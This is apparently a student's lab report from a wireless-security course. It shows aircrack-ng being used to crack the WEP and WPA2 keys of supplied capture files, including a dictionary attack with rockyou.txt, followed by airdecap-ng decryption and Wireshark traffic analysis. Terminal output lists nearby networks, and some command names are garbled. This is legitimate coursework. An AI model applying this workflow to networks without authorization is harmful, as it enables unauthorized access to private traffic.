




Task C: 20 points

1. Decrypt the lab5wep-demo. cap file (5 points) and perform a detailed traffic analysis (5 points)

To do this task I follow the instructions in the lab manual while also watching the video. First I used the “aircrack-ng lab5wep-demo.cap” command to get the key and password. After getting the key I was able to start the decryption process. To start the decryption I used the “airdecap-ng F2:C7:BB:35:B9 labwep-demo.cap” command. After using that command it was able to decrypt the files. Lastly, I used the “wireshark labwep-demo-dec.cap” command to view the packet traffic of the decryption file version.





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root@kali: ~/Desktop/VMshare/Lab Resources (2023 Spring)/Lab Resources/Module 5
File Actions Edit View Help
Lab5wep-demo.cap Lab5wpa2-demo.cap WPA2-P1-01.cap WPA2-P2-01.cap WPA2-P3-01.cap WPA2-P4-01.cap WPA2-P5-01.cap

root@kali:~/Desktop/VMshare/Lab Resources (2023 Spring)/Lab Resources/Module 5
└─$ aircrack-ng Lab5wep-demo.cap
Reading packets, please wait...
Opening lab5wep-demo.cap
Read 404693 packets.


# BSSID      ESSID      Encryption
1 00:16:86:DA:CF:32  ccni-test  WEP (19772 IVs)
2 00:25:84:FD:66:00             Unknown
3 00:25:84:FD:66:03             Unknown  Got 19772 out of 15000 IVsStarting PTW attack with 19772 ivs.
4 02:21:F1:A6:B0:A0  hpsetup    Unknown
5 04:DA:D2:B2:92:D1             Unknown
6 18:9C:5D:EF:46:70             Unknown
7 18:9C:5D:EF:48:50             Unknown
8 18:9C:5D:EF:4D:A0             Unknown
9 58:BF:EA:0F:F9:00             Unknown
10 58:BF:EA:0F:F9:01             Unknown
11 58:BF:EA:24:98:01             WPA (0 handshake)
12 58:BF:EA:FA:16:10             Unknown
13 58:BF:EA:FA:38:B0             Unknown
14 58:BF:EA:FA:38:A0             Unknown
15 58:BF:EA:FA:38:A2             WPA (0 handshake)
16 5C:50:15:E7:FE:42  MonarchODU  EAPOL+WPA (0 handshake)
17 9B:FC:11:7C:0E:63  dd-wrt     Unknown
18 9B:FC:11:7C:D0:C7  CCNI      WPA (0 handshake)
19 F4:7F:35:04:01:A0             Unknown
20 F4:7F:35:04:08:20             Unknown
21 F4:7F:35:04:65:A0             Unknown
22 F4:7F:35:04:7D:E0  AccessODU  Unknown
23 F4:7F:35:04:7D:E1             Unknown
24 F4:7F:35:04:7D:E2  MonarchODU  WPA (0 handshake)
25 F4:7F:35:04:7D:E4             Unknown
26 F4:7F:35:39:0A:A0             Unknown
27 F4:7F:35:42:0E:C2             Unknown



Index number of target network ? 1
Reading packets, please wait...
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2. Decrypt the lab5wpa2-demo. cap file (5 points) and perform a detailed traffic analysis (5 points)

When going over this step it was similar to the last step. As I used the command “ aircrack-ng lab5wpa-demo.cap” to start. Following that, I used the “aircrack-ng lab5wpa-demo.cap” to get the ESSID and password. Next, I used the command “ airdecapng -p password lab5wpa-demo.cap -e CCNI”. This command helps decrypt and shows me the packet was decrypted. Lastly, I used “wireshark lab5wpa-demo-dec.cap” to view the traffic.






Task D: 30 points

Each student will be assigned a new WPA2 traffic file for analysis. You need to refer to the table below and find the file assigned to you based on the LAST digit of the MD5 of your MIDAS ID. For example, the last digit of the hash for svatsa is **8**. Thus, I should pick up the file "WPA2-P3-01.cap."

1. Implement a dictionary attack and decrypt the traffic using the correct file based on your last character of md5 hash for your midas name. - 20 points



The first step I did was used the "echo -n jlewi041 | md5sum" command to figure out the last digit of my MIDAS ID, which was 2. After getting that digit I was assigned WPA2-P1-01. The next command I used was "aircrack-ng WPA2-P1-01 -w rockyou.txt" to get the ESSID and password. After getting the password I used the command "airdecap -p PASSWORD WPA2-P1-01.cap -e CyberPHY" to start the dictionary attack.



```
root@kali: ~  
File Actions Edit View Help  
root@kali:~# echo -n jlewi041 | md5sum  
f2896404e97e8e971d364ac09394e122 -  
root@kali:~#  
root@kali: ~/Desktop/NMshare/Lab Resources (2023 Spring)/Lab Resources/Module 5  
File Actions Edit View Help  
root@kali:~# aircrack-ng WPA2-P1-01.cap -w rockyou.txt  
Reading packets, please wait ...  
Opening WPA2-P1-01.cap  
Inter-frame timeout period exceeded.  
Read 2660 packets.  


| # | BSSID             | ESSID    | Encryption        |
|---|-------------------|----------|-------------------|
| 1 | 00:16:B6:DA:CF:2F | CyberPHY | WPA (1 handshake) |

  
Choosing first network as target.  
Reading packets, please wait ...  
Opening WPA2-P1-01.cap  
Inter-frame timeout period exceeded.  
Read 2660 packets.  
1 potential targets  
  
Aircrack-ng 1.7  
[00:00:01] 803/10303727 keys tested (863.54 k/s)  
Time left: 3 hours, 18 minutes, 51 seconds 0.01%  
KEY FOUND! [ PASSWORD ]  
  
Master Key : F1 5F 48 C3 DC 4B E3 2A BE 2E 2D 87 FB 98 28 89  
30 BC 6F 72 60 96 04 86 46 54 84 B6 24 11 B8 56  
Transient Key : 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  
EAPOL HMAC : 6B E1 32 DE B3 47 90 E0 C8 ED AC 79 BE 11 29
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2. Decrypt the encrypted traffic and write a detailed summary to describe what you have explored from this encrypted traffic file (using wireshark). -10 points

To gain access to the decrypt of the encrypted traffic I used the command “wireshark WPA2-P1-01-dec.cap”. After doing so I was able to gain access to the decrypted packet traffic. While looking into the decrypted traffic I was able to see a range of different protocols. Another thing I noticed was a lot of Pings going on at the end with the protocol ICMP. These Pings were requests and replies between two IPs which were 192.168.1.118 and 8.8.8.8. Another thing I noticed was there was no set trend with the packets. Following that, there were a lot of key exchanges going between the server and client. When looking over the ICMP protocol there were most replies and requests. However, when looking inside them I they were not a lot of information but stuff as status reports. In which majority of the status reports came back as good. When looking into the TLSv2 protocol I learned that all of them said that they were incomplete conversations.

